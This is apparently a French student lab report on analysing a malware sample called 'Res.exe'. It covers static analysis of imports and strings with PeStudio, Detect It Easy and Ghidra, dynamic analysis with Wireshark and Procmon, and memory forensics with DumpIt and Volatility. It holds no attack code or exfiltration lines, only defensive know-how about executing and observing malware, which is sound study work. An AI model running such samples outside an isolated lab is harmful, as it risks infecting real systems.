QueryPerformanceCounter	-	implicit	-	0x000096D8	0x000096D8	KERNEL32.dll
SetUnhandledExceptionFilter	-	implicit	-	0x000096F2	0x000096F2	KERNEL32.dll
Sleep	-	implicit	-	0x00009710	0x00009710	KERNEL32.dll
TerminateProcess	-	implicit	-	0x00009718	0x00009718	KERNEL32.dll
TlsGetValue	-	implicit	-	0x0000972C	0x0000972C	KERNEL32.dll
UnhandledExceptionFilter	-	implicit	-	0x0000973A	0x0000973A	KERNEL32.dll
VirtualProtect	x	implicit	-	0x00009756	0x00009756	KERNEL32.dll
VirtualQuery	x	implicit	-	0x00009768	0x00009768	KERNEL32.dll
__dllonexit	-	implicit	-	0x00009778	0x00009778	msvcrt.dll
__getmainargs	-	implicit	-	0x00009786	0x00009786	msvcrt.dll
__initenv	-	implicit	-	0x00009796	0x00009796	msvcrt.dll
__iconv_init	-	implicit	-	0x000097A2	0x000097A2	msvcrt.dll
__set_app_type	-	implicit	-	0x000097B2	0x000097B2	msvcrt.dll
__setusermatherr		implicit		0x000097C4	0x000097C4	msvcrt.dll
_acmdln	-	implicit	-	0x000097D8	0x000097D8	msvcrt.dll
_amsg_exit	-	implicit	-	0x000097E2	0x000097E2	msvcrt.dll
_cexit	-	implicit	-	0x000097F0	0x000097F0	msvcrt.dll
_fmode	-	implicit	-	0x000097FA	0x000097FA	msvcrt.dll
_initterm	-	implicit	-	0x00009804	0x00009804	msvcrt.dll
_iob	-	implicit	-	0x00009810	0x00009810	msvcrt.dll
_lock	-	implicit	-	0x00009818	0x00009818	msvcrt.dll
_onexit	-	implicit	-	0x00009820	0x00009820	msvcrt.dll
_unlock	-	implicit	-	0x0000982A	0x0000982A	msvcrt.dll
abort	-	implicit	-	0x00009834	0x00009834	msvcrt.dll
calloc	-	implicit	-	0x0000983C	0x0000983C	msvcrt.dll
exit	-	implicit	-	0x00009846	0x00009846	msvcrt.dll


Interprétation

Ces fonctions indiquent une manipulation avancée de la mémoire, typique des techniques d'injection de code utilisées par les malwares.

❓ Quelles chaînes de caractères sont analysées ?

Strings

Type de chaîne	Exemple
URLs / IP	Serveurs de commande et contrôle
Messages internes	Debug / erreurs
Noms de fichiers	Fichiers déposés ou utilisés



encoding (1)	size (bytes)	offset	flag (7)	value (335)
ascii	3	0x00004321	-	P7@
ascii	4	0x0000444D	-	zPLR
ascii	3	0x00004457	-	`@
ascii	4	0x000044D1	-	zPLR
ascii	3	0x000044DB	-	`@
ascii	33	0x000051FA	-	_ZN10QArrayData10deallocateEPS_jj
ascii	28	0x0000521E	-	_ZN16QCoreApplication4execEv
ascii	30	0x0000523E	-	_ZN16QCoreApplicationC1ERiPPci
ascii	25	0x00005262	-	_ZN16QCoreApplicationD1Ev
ascii	34	0x0000527E	-	_ZN7QString16fromAscii_helperEPKci
ascii	18	0x000052A6	-	_ZN8QVariantC1EPKc
ascii	16	0x000052BE	-	_ZN8QVariantD1Ev
ascii	44	0x000052D2	-	_ZN9QSettings8setValueERK7QStringRK8QVariant
ascii	46	0x00005302	-	_ZN9QSettingsC1ERK7QStringNS_6FormatEP7QObject
ascii	17	0x00005336	-	_ZN9QSettingsD1Ev
ascii	14	0x0000534A	-	_Unwind_Resume
ascii	33	0x0000535E	-	__deregister_frame_info
ascii	21	0x0000537A	-	__register_frame_info
ascii	21	0x00005392	-	DeleteCriticalSection
ascii	20	0x000053AA	-	EnterCriticalSection
ascii	11	0x000053C2	-	FreeLibrary
ascii	16	0x000053D0	-	GetConsoleWindow
ascii	17	0x000053E4	x	GetCurrentProcess
ascii	19	0x000053F8	x	GetCurrentProcessId
ascii	18	0x0000540E	x	GetCurrentThreadId
ascii	12	0x00005424	-	GetLastError
ascii	15	0x00005434	-	GetModuleHandle
ascii	14	0x00005448	-	GetProcAddress
ascii	14	0x0000545A	-	GetStartupInfo
ascii	23	0x0000546C	-	GetSystemTimeAsFileTime
ascii	12	0x00005486	-	GetTickCount
ascii	25	0x00005496	-	InitializeCriticalSection
ascii	20	0x000054B2	-	LeaveCriticalSection
ascii	11	0x000054CA	-	LoadLibrary
ascii	23	0x000054DA	-	QueryPerformanceCounter
ascii	27	0x000054F4	-	SetUnhandledExceptionFilter
ascii	5	0x00005512	-	Sleep
ascii	16	0x0000551A	-	TerminateProcess
ascii	11	0x0000552E	-	TlsGetValue
ascii	24	0x0000553C	-	UnhandledExceptionFilter
ascii	14	0x00005558	x	VirtualProtect
ascii	12	0x0000556A	x	VirtualQuery
ascii	11	0x0000557A	-	__dllonexit
ascii	13	0x00005588	-	__getmainargs
ascii	9	0x00005598	-	__initenv
ascii	12	0x000055A4	-	__lconv_init
ascii	14	0x000055B4	-	__set_app_type
ascii	16	0x000055C6	-	__setusermatherr
ascii	7	0x000055DA	-	_acmdln
ascii	10	0x000055E4	-	_amsg_exit
ascii	6	0x000055F2	-	_cexit
ascii	6	0x000055FC	-	_fmode
ascii	9	0x00005606	-	_initterm
ascii	4	0x00005612	-	_iob
ascii	5	0x0000561A	-	_lock

Interprétation

Les chaînes permettent d'identifier des communications réseau, des ressources utilisées, ou des comportements internes du malware.

❓ Comment identifier le langage et le packer du malware ?

Un outil d'identification automatique est utilisé pour déterminer comment le programme a été construit.

🧰 Detect It Easy (DIE)


Outil	Usage
Detect It Easy	Identification du langage, compilateur et packer

🔗 https://github.com/horsicq/DIE-engine/releases

Protocole

Étape	Action
1	Décompresser l'archive `.zip`
2	Exécuter `die.exe`
3	Sélectionner `Res.exe`

L'analyse se lance automatiquement.



Interprétation :

Permet d'identifier le langage et d'orienter l'outil de reverse engineering.

❓ Comment analyser le code du malware ?

Une fois le langage identifié, le code est décompilé en **pseudo-code C**.

🧰 Ghidra


Outil	Usage
Ghidra	Décompilation et analyse du code

🔗
https://github.com/NationalSecurityAgency/ghidra/releases/tag/Ghidra_12.0.1_build

Prérequis : Java JDK 17+

Protocole

Étape	Action
1	Extraire l'archive
2	Lancer `ghidrarun.bat`
3	`File → New Project → Non-Shared`
4	Nommer le projet Analyse Malware
5	Importer `Res.exe`
6	Lancer l'analyse



✅ Synthèse – Validation de l'US3

L'analyse statique réalisée avec PeStudio a permis d'identifier la structure interne du malware, ses imports critiques et ses chaînes de caractères.

Les sections mémoire, les fonctions utilisées et les IOC extraits indiquent un comportement d'injection de code en mémoire, confirmant une activité malveillante.

La User Story US3 est validée.

User Story (US4) – Analyse dynamique du malware

🧰 Quels outils sont utilisés ?


Outil	Usage
Wireshark	Capture et analyse du trafic réseau
Procmon (Process Monitor)	Surveillance des accès fichiers et registre
Process Hacker / Process Explorer	Analyse des processus et de la mémoire


❓ Comment préparer l'environnement avant l'exécution ?

Les outils de surveillance doivent être lancés avant l'exécution du malware.

Préparation des outils

Outil	Action
Process Hacker	Lancer en administrateur et laisser ouvert
Wireshark	Sélectionner l'interface réseau (sans démarrer la capture)
Procmon	Ouvrir et préparer les filtres





Description :

Traffic reseau des requetes http analysées sans le virus avec le logiciel wireshark


---

❓ Comment configurer les filtres ?

Procmon

- Ouvrir le menu Filter
- Ajouter :

  `Process Name is Res.exe` → Include



Wireshark


- Aucun filtre au départ (capture globale)
- Filtre possible a posteriori :

  `ip.addr == <IP_VM>`

❓ Comment lancer l'analyse dynamique ?

Ordre d'exécution


1. Démarrer la capture Wireshark
2. Lancer le malware (Res.exe)
3. Attendre quelques secondes après l'exécution
4. Observer les outils de surveillance



❓ Quelles activités réseau sont observées ?

Analyse avec Wireshark

- Protocoles observés : HTTP / DNS / TCP
- Connexions sortantes suspectes
- Échanges vers des IP ou domaines inconnus




Interprétation :

Il se peut que le malware tente de communiquer avec l'extérieur (d'autres addresses ip).

❓ Quelles modifications système sont observées ?

Analyse avec Procmon

Type d'activité	Observation
Fichiers	Création / écriture de fichiers
Registre	Modification de clés
Processus	Lancement de processus enfants




Interprétation :

Le malware modifie le système pour exécuter ou maintenir son activité. Il modifie des elements du registre, et créer un dossier pour y copier le virus.

❓ Quels processus sont créés ou modifiés ?

Analyse avec Process Hacker / Process Explorer

- Nouveaux processus détectés
- Arborescence des processus
- Threads et connexions ouvertes
- Activer Check VirusTotal dans Process Explorer
- Vérifier le score de détection des processus



Interprétation :

Un score élevé indique un processus probablement malveillant.


✅ Synthèse – Validation de l'US4

L'analyse dynamique du malware a permis d'observer :

- des communications réseau,
- des modifications système,
- la création et l'activité de processus suspects.

Ces observations confirment le comportement malveillant du programme lors de son exécution. La User Story US4 est validée.

User Story (US5) – Évaluation des risques du malware



✅ Synthèse – Validation de l'US5

L'évaluation du malware a permis de :

- Identifier des impacts critiques (vol de fonds, usurpation d'identité, exfiltration de secrets industriels). Évaluer un niveau de risque global très élevé. Formuler des recommandations de mitigation adaptées à chaque vecteur de risque. La User Story US5 est validée.

User Story (US6) – Acquisition de la mémoire vive

🧰 Quels outils sont utilisés ?

Outil	Rôle
DumpIt (Magnet Forensics)	Acquisition complète de la mémoire vive
Volatility 3	Analyse forensic du dump mémoire

❓ Comment télécharger DumpIt ?

DumpIt est récupéré depuis le site officiel de Magnet Forensics (outils gratuits).

Lien :

https://www.magnetforensics.com/fr/outils-gratuits/

Étapes :

- Rechercher MAGNET DumpIt pour Windows
- Télécharger l'outil (formulaire requis)
- Récupérer l'archive ZIP

❓ Comment préparer DumpIt avant l'acquisition ?

1. Décompresser l'archive ZIP
2. Vérifier la présence de `DumpIt.exe`
3. Copier l'exécutable sur :
    - une clé USB,
    - ou un dossier local accessible sur le système cible

❓ Comment réaliser le dump de la mémoire vive ?

L'acquisition doit être réalisée avec des droits administrateur.

Étapes d'acquisition

1. Ouvrir une Invite de commandes en tant qu'administrateur
2. Se placer dans le dossier contenant DumpIt :

```
cd C:\chemin\vers\DumpIt
```

1. Lancer l'outil :

```
DumpIt.exe
```

1. Confirmer l'acquisition :

```
Press Y to start
```

DumpIt :

- capture l'intégralité de la RAM,
- génère un fichier `MEMORY.DMP`,
- enregistre le dump localement.

❓ Comment vérifier que le dump mémoire est exploitable avec Volatility ?

Commande de vérification

```
python vol.py -f "C:\Chemin\Vers\MEMORY.DMP" windows.info
```

Rendu :

> *Le plugin windows.info confirme que le dump mémoire est valide et exploitable, correspondant à un système Windows 64 bits.*

❓ Comment identifier les processus actifs en mémoire ?

Commandes utilisées


```
python vol.py -f "MEMORY.DMP" windows.pslist
```

```
python vol.py -f "MEMORY.DMP" windows.psscan
```

Méthodologie

